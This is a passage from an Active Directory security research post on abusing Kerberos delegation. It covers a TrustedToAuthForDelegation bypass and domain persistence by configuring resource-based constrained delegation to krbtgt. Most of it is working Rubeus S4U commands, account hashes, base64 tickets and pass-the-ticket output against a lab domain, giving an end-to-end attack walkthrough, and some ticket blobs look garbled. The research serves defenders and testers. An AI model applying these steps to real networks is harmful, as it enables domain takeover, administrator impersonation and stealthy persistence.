
PS C:\Users\unprivileged\Desktop> ls \\servicea.shenanigans.labs\C\$

Directory: \\servicea.shenanigans.labs\C\$

Mode	LastWriteTime	Length	Name
d----	2/23/2018 11:06 AM		PerfLogs
d-r---	1/1/2019 1:40 AM		Program Files
d----	12/31/2018 12:29 PM		Program Files (x86)
d-r---	12/31/2018 7:19 AM		Users
d----	1/1/2019 1:40 AM		Windows

PS C:\Users\unprivileged\Desktop>

The following diagram illustrates this scenario:



Video demonstration of this scenario:

Abusing unconstrained delegation, the printer spooler bug, ar

Elad Shamir




Regarder sur

https://youtu.be/XqxWHy9e_J8

As Will Schroeder (@harmj0y) explained in his blog post [Not A Security Boundary: Breaking Forest Trusts](#), unconstrained delegation works across forest boundaries, making this attack effective across bidirectional forest trusts.

When Accounts Collude - TrustedToAuthForDelegation Who?

For years, Active Directory security experts have been telling us that if we must configure Kerberos delegation, constrained delegation is the way to go, and that we should use “Kerberos only” rather than “any authentication protocol” (as known as “protocol transition”). But perhaps the choice between “Kerberos only” and “Any authentication protocol” does not actually matter.



We now know that we can abuse resource-based constrained delegation to get a forwardable TGS for arbitrary users. It follows that if we have credentials (or a TGT) for an account with an SPN and for an account with classic constrained delegation but without “protocol transition”, we can combine these two “features” to mimic “protocol transition”.

This abuse case would work as follows:

1. The attacker compromises an account that has an SPN or creates one (“Service A”).
2. The attacker compromises an account (“Service B”), which is set for classic constrained delegation to a certain service class at Service C with Kerberos only (TrustedToAuthForDelegation is not set on Service B, and msDS-AllowedToDelegateTo on Service B contains a service on Service C, such as “time/Service C”).
3. The attacker sets resource-based constrained delegation from Service A to Service B (setting msDS-AllowedToActOnBehalfOfOtherIdentity on Service B to contain “Service


```

Rubens
v1.2.1

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 7ae692dda5bc730cbbe0c229a3e6c25f42974edcaae677b06bbd709d70f05623
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building AS-REQ (w/ preauth) for: 'shenanigans.labs\ServiceB$'
[*] Connecting to 172.31.9.24:88
[*] Sent 243 bytes
[*] Received 1537 bytes
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIHJDCCBYcgAwIBBAEDAgEwooiERDCBBhgqQ8MIIEOKADAgEForIBEFNIRU5BTKlHQU5TLKx8Ql0iJTAoAMCAQKHDAAGwZrcmJ0Z3QbEHNoZw5hbmNwY5ZmXmYnOjggp
0MIID8KADAgESooCAQKiggpIBIID3ql0iRzSkokUo560kMSCB+vaann2C6G/AmqNRT39aBYxYjCT6D6Fc2Gygw6lmdwSesS5aLsG7dk/fw4le9m7c+ucYEsNFMfM0EhndJgd7B
qHszKPElgiIr27jbbqM3H6NI0NRWQHjQ8K/vi8RrTeTeTRF/low5Lgxa7ysghhv4pana+ixyBH4Xqj7Qx4bj+Zv2Pvsf1hFPbPLamny7H00u6Dxjwj8Qv9Q0xjCj1EIp2/EtpUz
VtskKfAm90mxEvkyAakj5Qa0Ksk2RqlrXRVnnNKAktw9kiQkc2nqlwkd/CYsxFNZuYXNQRU00a40Uy6o9lDicaFKXng92j103QqZ/14SEf6Vb11NlBgi5PB17+CSK91zu611L0+
9G1jjiwlfj5J2xLT+CGR1GHHTw+/12l8mz0ZmZMENzokwhN86I4XKkHne0brq/BbdvzyU2cENNM8Et+RvdrHsXmt7KsV24onk15f8chmMlgn3onp+3RvmxN51kyJHs8sDQa
jPeJUimsUX1b4ddpJ8U02BXsq34cKUTkwb0IXwFugtNU9VDPpHT8QADny46iAsvgT3XeR6ccrxvA81pbSuysQCoF30l1tmJzYjP9zKwraaBXGpAq/A01Gfs+Igvfvbsji7SA7
deiz23YB8Qp7eepcP95HYvwojFSEPerAG8BxfYnB6K+dLIFxn+TQc+okTHfnqexYekFPTD5jftCgS0JegKw9s8vm1wvKTXNMW4apyGXowX1G2bAQXUqmfgavBU00wHexcmn7/p5
i+CaWVlun2qds5u1og6HE8LxbTAYRNFZ5bICQAJhr2JxvRMKI0bt6mrmiem4j1j9jXIUS5cfPCDDZdvAFH3AgwWkG/QqQ/d6ycID0IhpgXLbr8XjB8of5mc7NchdpBuxsTOA1U
pywkvHkE3Q8gesmkglmntQjJxxe82EewHj0QLFR+Jx4ScJpejVJedMSiROS1P7YmDYCFEWjbsYRce1Uvz2Qeez3b0xwQwvSd6BeDEeg1QcFwWLNZMG1lTImbAxEwo8ugmBpiHQ+
lhxTChmAjjROSj9lS5w8rFYCME9r+7e0KjjaYyRg5b+cqLsn+sRawT+nbfgfjNUHAsiso14gkcr1Iavo/ND6/u836a+qQ1R7fH6/advmvmcmGuwze/R0p0SYFh4E9D/kSwL/vqZj
wMURKEH1k3jZ2tQOXzk+VTR01itwHmrkq11V9/Nrg+AH+fQpSyixOfhxhmusy3GaJ8gg/H2ydp3PiuFs30Tudtn+EA01w6jCT08+KRjNJGug8u+FBYYiI0ftvLZQUHESao+bp3FPu
KOB8ZC8B8ADAgEAooH0bTHlFYHlMIHf0HcMIH2MIHwocSWkaADAgESoSEIF2wi9OxwW5r+k06hv92i7eu/Je7EaTv/5K4q5N1m16orIBEFNIRU5BTKlHQU5TLKx8Ql0iJfJAU
oAMCAQGHDTALGw1TZXJ2awN1Sj3BWMFAEDhAAClERgPMjAXOTAXMDIwIjUWMDRaphEYDzIWMtKwMTAYMTI1MDA0WqcRGA8YmDE5MEWOTAYNTAWNFqoEhsQU0HfTKFOSudBTlM
UTEFCU6k1MCogAwIBAAQECMBmtYnRndBSqc2h1bmFuawdhbnMubGf1Cw==

[*] Action: S4U

[*] Loaded a TGS for SHENANIGANS.LABS\administrator@SHENANIGANS.LABS
[*] Impersonating user 'administrator@SHENANIGANS.LABS' to target SPN 'time/servicec.shenanigans.labs'
[*] Final ticket will be for the alternate service 'cifs'
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building S4U2proxy request for service: 'time/servicec.shenanigans.labs'
[*] Sending S4U2proxy request
[*] Connecting to 172.31.9.24:88
[*] Sent 2879 bytes
[*] Received 1939 bytes
[*] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/servicec.shenanigans.labs':

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
NwY5ZmXmYnNm=

[*] Action: Import Ticket
[*] Ticket successfully imported!
[*] Action: Describe Ticket

UserName      : administrator@SHENANIGANS.LABS
UserRealm     : SHENANIGANS.LABS
ServiceName   : cifs/servicec.shenanigans.labs
ServiceRealm  : SHENANIGANS.LABS
StartTime     : 1/2/2019 2:50:05 AM
EndTime       : 1/2/2019 12:50:04 PM
RenewTill     : 1/9/2019 2:50:04 AM
Flags         : name_canonicalize, pre_authent, renewable, forwardable
KeyType       : aes128_cts_hmac_sha1
Base64(key)   : YierbU3Se1GJF9Kry8Lyxg==

```

6. The attacker can pass-the-ticket to gain access to Service C.

```

PS C:\Users\elad\Desktop> ls \\servicec.shenanigans.labs\C$


Directory: \\servicec.shenanigans.labs\C$

Mode                LastWriteTime         Length Name
----                -
d-----          2/23/2018   11:06 AM         PerfLogs
d-r-----        12/13/2017    9:00 PM         Program Files
d-----          12/12/2018    7:43 AM         Program Files (x86)
d-r-----        12/31/2018   12:01 PM          Users
d-----          12/30/2018    9:53 PM          Windows

PS C:\Users\elad\Desktop>

```

The following diagram illustrates this scenario:



Video demonstration of this scenario:

TrustedToAuthForDelegation Bypass

Elad Shamir



Regarder sur

<https://youtu.be/y37Eo9zHib8>

Unconstrained Domain Persistence

Once attackers compromise the domain, they can obviously configure resource-based constrained delegation on strategic objects, such as domain controllers, and obtain a TGS on-demand. But resource-based constrained delegation can also be configured to generate TGTs on-demand as a domain persistence technique.

Once the domain is compromised, resource-based constrained delegation can be configured from a compromised account to the krbtgt account to produce TGTs.

The abuse case would work as follows:

1. The attacker compromises the domain and an account that has an SPN or creates one ("Service A").
2. The attacker configures resource-based constrained delegation from Service A to krbtgt.

```
PS C:\Users\administrator.SHENANIGANS\Desktop> Set-ADUser krbtgt -PrincipalsAllowedToDelegateToAccount ServiceA$
PS C:\Users\administrator.SHENANIGANS\Desktop> Get-ADUser krbtgt -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName      : CN=krbtgt,CN=Users,DC=shenanigans,DC=labs
Enabled                 : False
GivenName               :
Name                   : krbtgt
ObjectClass             : user
ObjectGUID              : 7520c151-7e36-4c2d-9b4a-7f746fdeb4da
PrincipalsAllowedToDelegateToAccount : {CN=SERVICEA,CN=Computers,DC=shenanigans,DC=labs}
SamAccountName          : krbtgt
SID                     : S-1-5-21-1504449748-3058063015-729523975-502
Surname                 :
UserPrincipalName       :
```

3. The attacker uses Rubeus to perform a full S4U attack and obtain a TGS for an arbitrary user to krbtgt, which is, in fact, a TGT.

```
PS C:\Users\administrator.SHENANIGANS\Desktop> ./Rubeus.exe s4u /user:ServiceA$ /aes256:6c607b100f9c3bed975c7fe9a745ce7a1afb871fa8ede0e21cb349ae7437a730 /domain:shenanigans.labs /msdsspn:krbtgt /impersonateuser:administrator
```



v1.2.1

[*] Action: Ask TGT

```
[*] Using aes256_cts_hmac_sha1 hash: 6c607b100f9c3bed975c7fe9a745ce7a1afb871fa8ede0e21cb349ae7437a730
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building AS-REQ (w/ preauth) for: 'shenanigans.labs\ServiceA$'
[*] Connecting to 172.31.9.24:88
[*] Sent 245 bytes
[*] Received 1537 bytes
[*] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIFTDCCBuigAwIBBAEDAgEwoowIERDCCBEBhggoSMIIIEOKADAgEForIBEFNIRU5BTk1HQU5TLkxBQ10iJTAjoAMCAQKhHDAAGwZrcmJ0Z3Q3bEhNoZW5hbm1yYw5zLm
xhYnojdggPOMI1D8kADAgESoQMCAQigggPiB1ID3kH4HyDIEyQ10EALF9ujrFmPg73n4br001a0XeHPv8LNXgZrSyGmJTBnwug3l2T94lTgx/NiJ1IXynXV1SOVzVY
MS0j5k4y/dqN0rweypind4kwPp200jPzCm4gZWNHbVCTAUaxMk8YxL90Kjmo1UhuKt1pntTh5A6Fe+4YvcyPTD07TJ10HnUC1E4dg7tY8J/TDh8QsrFpgo9kky5+2t
07yz9/c1vFmkVz76A55IRuUECk43WygEJ+54t3cdN8jkYo7nnkJSOMBA3QcMRMde8cxy221zVWsrVoNoQITQxUhlSjH0NaAeJcX/6LKAJoP/1Fkqax/WkHotKtLH0H
0dQ9mzsnzmCmzF6x9Ck/g4/CNwMn+5DqgVKKzNCwwHzUNORW/KkkwGURERfdj8B9QMru+e3Q1R3Nj1kdk83uE4+IpyY3moV17QArvJWjo0hok1o10ogJtNsX6b03I
9WGfZQaQFwk8F1IAfCT7/MwoH1J/LvyJA5yvm5F8KcuzcNjv53WwnguprPnB5Q0JEuUwCUNq1stz/DPPrFTTnw19bHnKPPi96+F/w0dKTYVgdjYdz9605B7R4z5
I9TaaOMRZbvU16Nn7zXjcyJExyIyxovE7YEp65BfILPjrU9qC0TPz85frhuguqsJzh6sZ2M1Qed0cwh3Hrh/bskCVB6n4ywJFU8dP7yLZGvmltbz18Qxvaqx127o
o3x11xXYT80pV5A7nch19lQd08+gEyUCovM+rMCYqmQoNBD/FZephSqvVuoU5V7cfv31unZIH5oqQ1dFdb1VL6SNQJQCJGIEUPDTX7WfMAVFTCNNDLdk+Uxabe
Omp6wREJyIfiVvT9yJ1fVvT9yJ1fih65GDzoHGhokFUCTPOVU5pLXnngMKLNIgtosuHOV9EAJK280BCgQpoxPUXncKdpwZYNs2GhLAF1RrpEo/RHwWFWFjBv6MQAVLCXn
Mf1hdbnCMpCE5b2gLSAxoybuYxjrw1Q19XGC252M1f4GoGh0m+ewxL3v+tpCpNC1XoDLWFZ2spBuBeoPAPm/PTZpyBBRswthw19DcPtcg41wdIRrBUfmyTzC7/
1pggCm1/CR/MwPi4MPOKdBlk8tdJ2LIEI3Zsu1ViFcjT6J1pNE3hNs15weoCEPQ33zhogZHLFXaLRwZBqo39NTurHvkzmYhZsNqLcMhsoPFV8UNTfTWGFBQeagd
gdeRf/cZnbtthC8+dbpT0mt2yoAXmE4YPBd9TN0LFZuVOA8n7o5pTeUSnHmbFy3GyAm11JHZ1NyxQL1Kg8WbqjJNeyJmvPunQvaoB8zCB8KADAgEaooHoB1H1FYH1
M1Hf0iECMHIWHiWocswkaADAgESoSIEIK+ClfPEgnPTUce4IDSE9rAePjh7Y4QhnsF7IBs1NLoDoRIBEFNIRU5BTk1HQU5TLkxBQ10iFjAuoAMCAQGHDTALGw1TZX
J2aWN1QSSjBwMFAEDHAAclERgPMjAXoTAXMDIwMzA3NThaphEYDzIwMTkwMTAYMTMwNzU4WqcRGA8YmDE5MDEWOTAZMDc10FqoEhsQU0HFTkFOSuDBT1MuTEFCU6K1
MCOGAwIBAgECMBobBmtYnRndBsQc2h1bmFuawdhbnMubGfCw==
```

[*] Action: S4U

```
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building S4U2self request for: 'SHENANIGANS.LABS\ServiceA$'
[*] Sending S4U2self request
[*] Connecting to 172.31.9.24:88
[*] Sent 1526 bytes
[*] Received 1544 bytes
[*] S4U2self success!
[*] Got a TGS for 'administrator@SHENANIGANS.LABS' to 'SHENANIGANS.LABS\ServiceA$'
[*] base64(ticket.kirbi):
```

```
doIFuDCCBbsGawIBBAEDAgEwoowIEUjCBLZhggsYMIIErQADAgEForIBEFNIRU5BTk1HQU5TLkxBQ10iFjAuoAMCAQGHDTALGw1TZXJ2aWN1QSSjggR5MIIEdaADAg
ESoQMAQCAQigggRnBIEYx1VLgvaT4ghPLucTM10EJDSMgw06ncKQETk1lqsTeNj9mugwrmFo5oPFBIUfNbzt9mRjWSW3tp82/hqxckxa4HhmmMgaEEIpkm+F6Nm6m9
305SA0iCFR1jC/ktJ10gB4LvhQeapCuupXXBM10/fSL7-vKVL1Udk8ZYQNTS25HETJec4DeUoi1PC1PlGh1j9aT89X/WSkyXxdv1rGPuWDC+ydV05omp11Gjs+vgod6
K8RFq+29ekgLet2TBwL5s3gxFKG8AObtLfaJRL1PL2htq1tBE4cv4i3iuc233BwjFF718+0a33U4S72rvCARAM90JR7j/Xet+o2IAqz2pe9J1HAQKWIZ3RTYBxwre
E3V5684vvnvU03+BD1WdQz81D3Y97eva1gelmdxdRm6ZbjfvQ663rgGnwnqr+/16Vkgi2cw0AGvIAZviJ22+ZLV7QnsWmndRU0K7UKQh7xx/vfzR1qr+9gKQK
0Mibdv9vt4g6vV0Yv+Ek2/038jd0JNGU3WMMX7uhtXaSeZ5Q1JkPO+Xz3GdBGCgrLFO0By05DG3xAPQp9m1LubQK7fQqnvku31EqgyeuEiK/MmnSB229clUUCdIU
J1A0E6P4V+HK1craaaaW8DiDbLW2zo104X3S2SZY9KX5CMFVncYr1UdaGfQc1ruyVhhtKA1HFDZgACG7BzqZnTGdxj8uN0rdw000aP1D+m10IreEvQz/A3kwx1
Zvaors1QvFchbZiU1iXrksQJY9neodQv6mSe3dbhbX0FpJ+GUNFTGCS2C1Lm3akzw1LROU+8+ZHQGGrpvtPAv3U+5v5rsGfFMXudUXKXJ1run5vVWag629wenXs9
r2uvHvU10Jwy5T-M6bCwAV21u8nw6EUmVfNdEMMaA5Jb6jD42paLTX9f4pXyMwTogwcoKdyERYzebXE6uyQpkmwk+ftFP+ztbJyHU05SAvoAnuAM1kRkw1Inkko
J2jR1rprNUGzFPHZ6E1C200Pde1LhbyFRFU/Zqkr4F01IeCXHZ1+aC0gu6L70v1b+XJABZLt9ZgHyUc1MQ6L1jHMS1HX0NAu/nCE+10SH/p9v9Frm+B80C9gxEj1P
Hyq4MuHmaP5eg50X+/019b1vqH60aXoQRBBKZmePzc3Ydn+CyVWVEXC+H1mt5Xgaz17vXp51pGxAT2o4T52Uowmo3y/Ieqd5UWbdxe1uF1pJkZxvsuI8C94N6S4z
1uus/Za81B5PMMH6tt/pAexDBG5zcfACQn4pdx4a4y0nVCRGqEe51RDGZd8vubs3/8DDYDIz+YXf29Tmtjd1gfsr9eJFuPO+N4rxRK90GbJJB8QeQ1J8yA5VRAA
KTE4W5/nccT3Vkv0eJhFmcw/axAWX/KZw1L6Cwe3MwL1BWLIRZYS7VJU6+ZCYoFYFYKQeb+ye0ad20/NctPDB3LGsvEq4nCGZpwwc00pCS/5I0vqSLrHhm0/1xzJ338
79C0mJgekgwagawIBAKKB3gSB232B2DCB1aCB0jCBZzCBzKAbMbmAgIBEAESBBDfai19/azR3DyAp570dkJCoRIBeFNIRU5BTk1HQU5TLkxBQ10iKzApoAMCAQqH
IjAgxG5HzG1pbm1dzHjHdG9yQFNIRU5BTk1HQU5TLkxBQ10jBwMFAAChAAClERgPMjAXoTAXMDIwMzA3NThaphEYDzIwMTkwMTAYMTMwNzU4WqcRGA8YmDE5MDEWOT
AZMDc10FqoEhsQU0HFTkFOSuDBT1MuTEFCU6KMBsGawIBBAEDHAAcNcnpZV2BJA==
```

```
[*] Impersonating user 'administrator' to target SPN 'krbtgt'
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building S4U2proxy request for service: 'krbtgt'
[*] Sending S4U2proxy request
[*] Connecting to 172.31.9.24:88
[*] Sent 2632 bytes
[*] Received 1720 bytes
[*] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'krbtgt':
```

```
doIGSjCCBkagAwIBBAEDAgEwoowIFTzCCButhggVHMIIFQ6ADAgEForIBEFNIRU5BTk1HQU5TLkxBQ10iEzARoAMCAQKhCjAIGwZrcmJ0Z3SjggURMIIFDaADAgESoQ
